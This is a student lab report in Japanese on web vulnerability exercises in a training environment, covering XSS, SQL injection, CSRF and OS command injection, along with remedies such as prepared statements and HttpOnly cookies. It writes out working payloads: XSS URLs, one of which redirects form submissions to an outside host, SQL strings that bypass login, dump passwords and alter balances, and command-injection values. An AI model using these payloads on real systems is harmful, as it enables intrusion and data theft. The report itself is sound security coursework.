

情報理工学部 SN コース 3 回
Web アプリケーション脆弱性演習レポート

2600200443-6
Yamashita Kyohei
山下 恭平

Apr 25 2021

1 クロスサイト・スクリプティング


1.1 クロスサイト・スクリプティングとは

クロスサイト・スクリプティングの脆弱性とは、悪意のある人が不正なスクリプトを何らかの手段でウェブページに埋め込むことで、その不正なスクリプトが被害者のブラウザ上で実行されてしまう脆弱性である。この脆弱性が悪用されてしまうと、偽のウェブページが表示されたり、情報が漏洩したりする可能性がある。

1.2 Level1 演習

脆弱性の概要および発見演習

この演習では、ある登録画面の入力に対して「' > ' > < hr > 」と入力した結果。本来入力された文字列を確認する画面にて、水平な線が引かれた。その様子を以下の図 1,2 に示す。



名前	'>><hr>
住所	草津市
性別	<input checked="" type="radio"/> 男 <input type="radio"/> 女

登録

図 1



Congratulations!!演習の目標を達成しました。

登録内容	
名前	'>>
住所	草津市
性別	男

戻る

図 2

これは、内部の処理において、入力された文字列のエスケープ処理が施されていないために、出力画面において入力されたスクリプトがそのまま実行されてしまったと考えられる。

1.3 Level2 演習

アンケートページの改竄 (反射型)

この演習では、名前を入力する欄に脆弱性を確認できた。また、入力された内容が url にも反映されることを利用して、アンケートページの内容を書き換え、通常とは異なるアンケートページを表示する url を作成し、それを掲示板に貼る攻撃を行った。実際に作成した url は「`http://appgoat.cysec-lab.org/Users/is0585xf/Web/Scenario1121/VulSoft/enquete.php?page=2&name=<script>document.getElementById("account").innerHTML='なんでも入力してね'</script>&sex=0&old=20&company=&xss=1&trouble=1&content=`」である。これは、url 内の「name=」の部分がそのまま名前入力欄と対応しているので、その部分に直接スクリプトを書き込んでいる。通常のアンケート画面と改竄後のアンケート画面を以下の図 3,4 に示す。

これは、Level1 演習の時と同じように、入力された文字列に対してエスケープ処理が施されていないため、入力されたスクリプトがそのまま実行されたと考えられる。

URL: <http://appgoat.cysec-lab.org/Users/is0585xf/Web/Scenario1121/VulSoft/enque> GO

セキュリティに関するアンケート

*のついている項目は入力必須です。

*1.あなたの名前を教えてください。 (!"#&()+/</>は使えません。)

*2.あなたの性別を教えてください。

☒ 男 ☐ 女

*3.あなたの年齢を教えてください。

20 歳

図 3

URL: <http://appgoat.cysec-lab.org/Users/is0585xf/Web/Scenario1121/VulSoft/enque> GO

Congratulations!!演習の目標を達成しました。

セキュリティに関するアンケート

なんでも入力してね

*1.あなたの名前を教えてください。 (!"#&()+/</>は使えません。)

*2.あなたの性別を教えてください。

☒ 男 ☐ 女

*3.あなたの年齢を教えてください。

20 歳

図 4

入力情報の漏洩 (反射型)

この演習では、名前を入力する欄に脆弱性を確認できた。また、入力された内容が url にも反映されることを利用して、アンケートの送信先を変更するスクリプトを url に埋め込み、その url からアクセスした人のアンケート結果を盗む攻撃を行った。実際に作成した url は「[http://appgoat.cysec-lab.org/Users/is0585xf/Web/Scenario1122/VulSoft/enquete.php?page=2&name=<script>document.getElementById\("enquete_form"\).action='https://zyouhourouei.com'</script>&sex=0&old=&company=&xss=1&trouble=1&content=](http://appgoat.cysec-lab.org/Users/is0585xf/Web/Scenario1122/VulSoft/enquete.php?page=2&name=<script>document.getElementById("enquete_form").action='https://zyouhourouei.com'</script>&sex=0&old=&company=&xss=1&trouble=1&content=)」である。これは、url 内の「name=」の部分がそのまま名前入力欄と対応しているので、その部分に直接スクリプトを書き込んでいる。以下の図に元のサイトからのアンケート送信結果と、掲示板の url からアクセスしたサイトのアンケート送信結果を以下の図 5,6 に示す。

appgoat.cysec-lab.org の内容

この内容を<http://appgoat.cysec-lab.org/Users/is0585xf/Web/Scenario1122/VulSoft/enquete.php>に送信します。

OK

URL: <http://appgoat.cysec-lab.org/Us>

セキュリティに関するアンケート

*のついている項目は入力必須です。

*1.あなたの名前を教えてください。 (!"#&()+/</>は使えません。)

山下

*2.あなたの性別を教えてください。

☒ 男 ☐ 女

図 5

appgoat.cysec-lab.org の内容

この内容を<https://zyouhourouei.com/>に送信します。

OK

URL: <http://appgoat.cysec-lab.org/Us>

セキュリティに関するアンケート

*のついている項目は入力必須です。

*1.あなたの名前を教えてください。 (!"#&()+/</>は使えません。)

山下

*2.あなたの性別を教えてください。

☒ 男 ☐ 女

*3.あなたの年齢を教えてください。

図 6

これは、Level1 演習の時と同じように、入力された文字列に対してエスケープ処理が施されていないため、入力されたスクリプトがそのまま実行されたと考えられる。

掲示板に埋め込まれるスクリプト (格納型)

この演習では、掲示板の本文を入力する欄に脆弱性が確認できた。また、掲示板であるので投稿された内容 (スクリプト) はその投稿が削除されるまで継続されることを利用して、アクセスしたユーザの画面にポップアップダイアログを表示するスクリプトを埋め込む。実際に埋め込んだスクリプトとその結果を以下の図 7,8 に示す。




図 7




図 8

これは、Level1 演習の時と同じように、入力された文字列に対してエスケープ処理が施されていないかったため、入力されたスクリプトがそのまま実行されたと考えられる。

web ページの改竄 (DOM ベース)

この演習では、検索エンジンの検索ワード欄に脆弱性を確認できた。また、url に検索ワードが組み込まれることを利用して、検索結果で表示されるページのリンク先を変更する url を作成し、その url からアクセスした人を危険なサイトへと誘導する攻撃を行った。実際に作成した url は「[http://appgoat.cysec-lab.org/Users/is0585xf/Web/Scenario1124/VulSoft/search.php?page=1&submit=1&keyword=<script>document.getElementById\('link0'\).href='http://appgoat.cysec-lab.org/Users/is0585xf/Web/Scenario1124/attackers_page.php';</script>](http://appgoat.cysec-lab.org/Users/is0585xf/Web/Scenario1124/VulSoft/search.php?page=1&submit=1&keyword=<script>document.getElementById('link0').href='http://appgoat.cysec-lab.org/Users/is0585xf/Web/Scenario1124/attackers_page.php';</script>)」である。これは、url 内の「keyword=」の部分が検索ワードと対応しており、そこに直接リンク先を変更するスクリプトを埋め込んでいる。以下の図 9,10 が示すように、作成したリンクから飛んだ web ページで表示されているページにアクセスすると、表示内容とは異なる攻撃者のページに遷移していることがわかる。



図 9



図 10

これは、Level1 演習の時と同じように、入力された文字列に対してエスケープ処理が施されていないかったため、入力されたスクリプトがそのまま実行されたと考えられる。

1.4 Level3 演習

不完全な対策

この演習では、掲示板の本文入力欄に脆弱性が確認できた。しかし、本文に直接スクリプトを入れることは入力チェックで弾かれるため、まずは普通に投稿を行い、その後生成される url に対してスクリプトを埋め込み、サイトを更新すると入力チェックを回避して投稿が可能であった。実際に作成した url は「`http://appgoat.cysec-lab.org/Users/is0585xf/Web/Scenario1131/VulSoft/bbs.php?name=1&title=1&url=&content=<script>document.getElementById("warning").innerHTML="管理者の発言：このページでは誹謗中傷を歓迎します。";</script>`」である。これは、url 内の「content=」の部分が本文入力欄と対応しており、そこに直接スクリプトを埋め込んでいる。実際に入力チェックを回避してスクリプトを埋め込んだ画面を以下の図 11 に示す。




図 11

これは、Level1 演習の時と同じように、入力された文字列に対してエスケープ処理が施されていないため、入力されたスクリプトがそのまま実行されたと考えられる。

ヘッダ要素へのスクリプト

Mac 環境のためできませんでした。

1.5 問 1

(a)Cookie が漏洩しない仕組みはどのようなものか

web サーバからユーザ方向への Cookie を Set-Cookie と呼び、ユーザの初回アクセス時には、この Set-Cookie により、セッション ID が送信されてくる。次回以降のアクセス時、ユーザはこのセッション ID をサーバに Cookie として送信することで、サーバは同一人物だと特定する。また、この Set-Cookie には様々な属性を付与することが可能であり、内容としては Cookie の有効期限などを設定するものが多いが、漏洩に着目して Secure 属性と、HttpOnly 属性について説明する。Secure 属性に関しては https 通信をしている時のみ Cookie を送信するため、万が一傍受されていたとしても暗号化されているので情報の漏洩は防ぐこと

ができる。HttpOnly 属性は JavaScript から Cookie へのアクセスを制限するというものであるので、クロスサイト・スクリプティングを緩和するのに大きく役立つと考えられる。

(b) クロスサイトスクリプティングではなぜ Cookie が漏洩してしまうのか。

Cookie の HttpOnly 属性が設定されていないと、JavaScript から Cookie へのアクセスが可能であるので、攻撃者は訪問したユーザの Cookie を自身のサーバへ送信するスクリプトを脆弱性のあるアプリケーションに埋め込むことで、Cookie を盗むことができる。

(c) Cookie の漏洩によって起きうる被害はなにか。

Cookie にはセッション ID が格納されているので、Cookie が漏洩した場合、攻撃者は容易に他者になりすまし、個人のアカウント等に乗っ取ることが可能である。また、ログイン ID やパスワードなどが保存されていることもあるので、パスワードの流出などにもつながる。

(d) クロスサイト・スクリプティングで Cookie が漏洩しないようにするためには

確実に漏洩を防ぐ方法として挙げられるのは、ユーザ側で Cookie の使用を制限することである。ユーザが Cookie の使用を許可しなければ、様々な情報は保存されないのでもし脆弱性のあるサイトにアクセスしたとしても、Cookie を盗まれる心配はなくなる。しかし、Cookie を制限することは利便性を犠牲にすることであるので、最も良い対策として考えられるのは、サーバ側の Set-Cookie において HttpOnly 属性や Secure 属性をしっかりと持たせることが重要であると考えられる。

2 SQL インジェクション

2.1 SQL インジェクションとは

SQL インジェクションとは、悪意のあるリクエストにより、ウェブアプリケーションが意図しない SQL 文を実行してしまうことで、データベースを不正に操作されてしまう脆弱性である。この脆弱性が悪用されてしまうとデータベース内の情報が改ざんされたり、個人情報や機密情報が漏えいしたりする可能性がある。

2.2 Level1 演習

脆弱性の概要および発見演習

この演習では、とあるログイン画面のパスワードに「'」を入力するとデータベースエラーが発生することから、SQL インジェクションを引き起こす可能性がある。これが起きる原因として考えられるのは、バックエンドの処理においてプレースホルダーが使用されておらず、入力された文字列から SQL 文が作成されるため、不正な文字列がパスワードではなく、SQL 文として認識されるために起こると考えられる。一連の動作を図 12,13 に示す。




図 12




図 13

2.3 Level2 演習

不正なログイン (文字列リテラル)

この演習では、パスワード入力画面に「'」を入力したところデータベースエラーが発生したので SQL インジェクションの脆弱性があることが確認できた。そこで、「ID=yamada」の時にどのような SQL 文が作られるかを考えると、「SELECT * FROM user WHERE id = 'yamada' AND password =」となるので、この password に対して true を返すような文字列「' OR '1'='1' -」をパスワードに入力することで、ログインすることができた。以下の図 14,15 に示す。




図 14



図 15

このようなことが起きる原因として、プリペアドステートメントを用いた、値渡しによる SQL 文の組み立てを行っていないため、入力された不正な文章が SQL 文として認識されていることが挙げられる。

情報漏洩 (数値リテラル)

この演習において、口座残高確認後の url を見ると「http://appgoat.cysec-lab.org/Users/is0585xf/Web/Scenario1222/VulSoft/bank.php?page=3&account_id=1000005」となっており、最後の部分を「id=」に書き換えるとデータベースエラーが発生したので、この部分に SQL インジェクションの脆弱性を持っていると考えられる。ここで、自分以外の口座番号を出力するように「account_id = 99 OR 0 = 0」と書き換え、すべての口座残高を出力させた。その結果を以下の図 16,17 に示す。

このようなことが起きる原因として、プリペアドステートメントを用いた、値渡しによる SQL 文の組み立てを行っていないため、入力された不正な文章がそのまま SQL 文として認識されてしまっていることが挙げられる。




図 16



図 17

他テーブル情報の漏洩 (数値リテラル)

この演習において、入出金履歴確認後の url を見ると「http://appgoat.cysec-lab.org/Users/is0585xf/Web/Scenario1223/VulSoft/bank.php?page=4&account_id=1000005」となっており、最後の部分を「`account_id = '`」と書き換えるとデータベースエラーが発生したので、この部分に SQL インジェクションの脆弱性を持っていると考えられる。前提条件より、users のテーブルにはアカウント情報が格納されているので、その情報を持ってくるように `account_id` を次のように書き換えた。「`account_id = 99 UNION SELECT NULL,id,password,0,0,0 FROM user`」この結果、他のユーザのログイン ID とパスワードが出力された。その様子を以下の図 18,19 に示す。



図 18



図 19

このようなことが起きる原因として、プリペアドステートメントを用いた、値渡しによる SQL 文の組み立てを行っていないため、入力された不正な文章がそのまま SQL 文として認識されてしまっていることが挙げられる。

データベースの改ざん (数値リテラル)

この演習において、振込処理後の url を見ると「http://appgoat.cysec-lab.org/Users/is0585xf/Web/Scenario1224/VulSoft/bank.php?page=7&from_account_id=1000005&to_account_id=2000002&amount=5000000」となっており、最後の部分を「`to_account_id = '`」に書き換えるとデータベースエラーが発生したので、この部分に SQL インジェクションの脆弱性を持っていると考えられる。自身の口座情報を書

き換えるために to_account_id を次のように書き換えた。「to_account_id=2000002;UPDATE account SET balance= 10000000 WHERE account_id = 1000005&amount=1000」この結果、自身の口座情報が更新され残高が一千万となった。その様子を以下の図 20,21 に示す。

図 20

図 21

このようなことが起きる原因として、プリペアドステートメントを用いた、値渡しによる SQL 文の組み立てを行っていないため、入力された不正な文章がそのまま SQL 文として認識されてしまっていることが挙げられる。

2.4 Level3 演習

ブラインド SQL インジェクション

この演習において、新規登録画面の ID 欄において「'」と入力して、重複確認を行ったところ、データベースエラーが発生したので、この部分に SQL インジェクションの脆弱性を持っていると考えられる。脆弱性が存在する入力欄は、user のテーブルにアクセスできるので、ここから管理者のパスワードを特定する SQL 文を入力する、実際に入力する値は「sato' AND SUBSTR((SELECT password FROM user WHERE id = 'admin'),1,1) = 'a'-'」であり、この文章を入力することでパスワードの一文字目が「a」であるかどうかの判定ができる。実際に入力した結果を図 22 に示す。今回は「使用可能な ID です」と表示されていることから、一文字目は「a」ではないことが特定できた。これを、繰り返し用いることでパスワードが「bda」だと特定できたので、実際にログインを行ったのが図 23 である。

図 22

図 23

このようなことが起きる原因として、プリペアドステートメントを用いた、値渡しによる SQL 文の組み

立てを行っていないため、入力された不正な文章がそのまま SQL 文として認識されてしまっていることが挙げられる。

2.5 問 2:不正なログイン (文字列リテラル) のコード修正

以下は修正前のコードである。

Listing 1 修正前

```
1 public function login()
2 {
3     $db = $this->get_db();
4     $param = $this->get_param();
5     try {
6         // ユーザからの入力値を文字列連結してSQL文を組み立てている
7         $stmt = $db->prepare("SELECT * FROM user WHERE id = '" . $param["id"] . "' AND
8                               password = '" . $param["password"] . "';");
9         if ($stmt == null) {
10             throw new Exception();
11         }
12         // プレースホルダを使わずにプリペアドステートメントを実行している
13         $stmt->execute();
14 // 以降は省略
```

修正前のコードだと入力された文字列が値だけではなく、SQL 文として認識され、SQL インジェクションを引き起こす危険性がある。そこで、SQL 文は固定で、値のみを後から適応する形に書き換えてやる必要がある。その書き換え後のコードが以下のものである。

Listing 2 修正後

```
1 public function login()
2 {
3     $db = $this->get_db();
4     $param = $this->get_param();
5     try {
6         // 疑問符パラメータを用いてSQLステートメントを準備する
7         $stmt = $db->prepare("SELECT * FROM user WHERE id = ? AND password = ?");
8         if ($stmt == null) {
9             throw new Exception();
10        }
11        // 値の配列を渡してプリペアドステートメントを実行する
12        $stmt->execute(array($param["id"], $param["password"]));
```

修正後のコードでは、SQL 文中にプレースホルダとして値の場所をあらかじめ確保しておき、後から入力された値を配列として渡している。こうすることにより、値に悪意のある文字列が入力されたとしても、あくまでも渡される値として処理されるので、SQL インジェクションを引き起こすことはできない。

3 CSRF(クロスサイト・リクエスト・フォージェリ)

3.1 CSRF とは

クロスサイト・リクエスト・フォージェリの脆弱性とは、ウェブサイトログインしたユーザが、悪意のある人によってあらかじめ用意された罠により、意図しないリクエストを実行させられてしまう脆弱性である。この脆弱性が悪用されると、意図しないサービスの利用（たとえば、ショッピングサイトで商品を購入）をさせられてしまうなどの問題を引き起こす。

3.2 Level1 演習

脆弱性の概要および発見演習

この演習でのサイトでは、hidden 属性のトークンを確認できなかった。パスワード変更画面のソースをコピーし、「action=」の内容を「http://appgoat.cysec-lab.org/Users/is0585xf/Web/Scenario1311/VulSoft/login.php?page=5」に書き換えたものを web 上で開くと、パスワード変更画面が表示される。このパスワード変更画面で変更したパスワードは実際に反映され、クロスサイト・リクエスト・フォージェリの脆弱性を確認することができた。それら様子を以下の図 24,25,26 に示す。

Name	×	Headers	Payload	Preview	Response	Initiator	»
10			id=""logout"><a href="/Users/is0585xf/Web/Scenario1311				
11							
12			id="title">パスワード変更画面</div>				
13			id="start_main">				
14			<form action="/Users/is0585xf/Web/Scenario1311/VulSoft				
15			<input type="hidden" name="page" value="5"/> 				
16			<table id="confirm_table" class="margin_center">				
17			<tr>				
18			<td><div class="form_input">新しいパスワード</				
19			<td><input type="text" name="newpassword1">				

図 24

← → ↻ 🏠 ⓘ ファイル | /Users/kyoheiyamashita/VSCode/実験3/aaa.html

[メインメニューに戻る](#)

パスワード変更画面

新しいパスワード

もう一度入力

図 25

Congratulations!!演習の目標を達成しました。

パスワードを「1234」に変更しました

パスワード変更画面

新しいパスワード

もう一度入力

図 26

このようなことが起きる原因として、トークンが設定されていないこと、パスワードの再確認を行っていないことなどが挙げられる。

3.3 Level2 演習

意図しない命令の実行

この演習のサイトでは、hidden 属性のトークンを保持しているが値が固定であり、変更直前にパスワードを求められることもないので CSRF の脆弱性があるといえる。また、url 内のパラメーターによって設定内容を変更可能であるので、ログイン状態である人が特定の url にアクセスした場合、設定内容を変更することが可能である。実際に作成した url は「<http://appgoat.cysec-lab.org/Users/is0585xf/Web/Scenario1321/VulSoft/sns.php?page=4&public=1>」である。この url を掲示板にはり、リンクにアクセスした結果を以下の図 27,28 に示す。




図 27




図 28

url 中にトークンを組み込まなくても動いていることから、トークンをチェックする処理が抜け落ちていることが考えられる。また、トークンの値が固定であれば、チェックを行う処理を組み込んでいても同様の攻撃が可能だと考えられる。

不完全な対策

この演習のサイトでは、一回のログインのセッションが終了すると、次のログインでは異なるトークンを保持していることが確認できた。しかし、そのトークンの生成方法が「初期値 (1000) + 1」であり、簡単に予測できてしまうことが判明した。以下の図 29,30 にその様子を示す。




図 29



図 30

3.4 問 3:意図しない命令の実行の新たな修正方法

Hidden 属性を用いた秘密情報の交換以外の方法でクロスサイト・リクエスト・フォージェリの意図しない命令を防ぐ方法として、重要な命令の直前に確認画面を設けることがあげられる。CSRF が起きる前提条件としてユーザはログイン状態を維持している状態であり、トークンが適切に設定されていなければ、攻撃者による罠サイトにアクセスした時点で攻撃が成立してしまうが、パスワード認証などの確認画面を設けることで、ユーザは身に覚えのない入力をする必要に迫られるので、異変に気づくことができるので、CSRF を防ぐことができると考えられる。図 35 はその一連の流れをまとめたものである。




図 31

4 OS コマンドインジェクション

4.1 OS コマンドインジェクションとは

OS コマンド・インジェクションとは、悪意のあるリクエストにより、ウェブアプリケーションが意図しない OS コマンドを実行してしまうことで、システムに不正にアクセスされてしまう脆弱性である。この脆弱性が悪用されてしまうとサーバ内のファイルが閲覧、改ざん、削除されたり、システムが不正に操作されたりしてしまう可能性がある。

4.2 Level1 演習

脆弱性の概要および発見演習

この演習では、メールサービスの TO の部分に脆弱性が存在するので、「& /windows/system32/ping -n 21 127.0.0.1」と入力したところ、20 秒以上の間レスポンスが帰って来ず、また、帰ってきたレスポンスは、ping コマンドの出力結果が帰ってきた。これは OS コマンドインジェクションの脆弱性である。その様子を以下の図 32,33 に示す。

このようなことが起きる原因として、入力された文字列に対してエスケープ処理が施されていないことが挙げられる。



図 32




図 33

4.3 Level2 演習

この演習では、商品管理ページの変更後ファイル入力欄に「testtest.txt & /windows/system32/ping -n 10 127.0.0.1」と入力したところ、レスポンスが 10 秒以上返ってこなかったため、OS コマンドインジェクションの脆弱性があると考えられる。そこでファイル名入力欄に「example2.txt & dir /b c: \」と入力したところ、c ドライブ直下のファイル名とフォルダ名が出力された。その様子を以下の図 34,35 に示す。



図 34



図 35

これが起きる原因として考えられるのは、ユーザが入力した文字列をそのまま命令として使用していることが考えられる。特に処理において exec() 関数を使用している場合、引数がそのまま shell で実行されるので危険である、今回であれば rename() 関数などを使用すると良いと考えられる。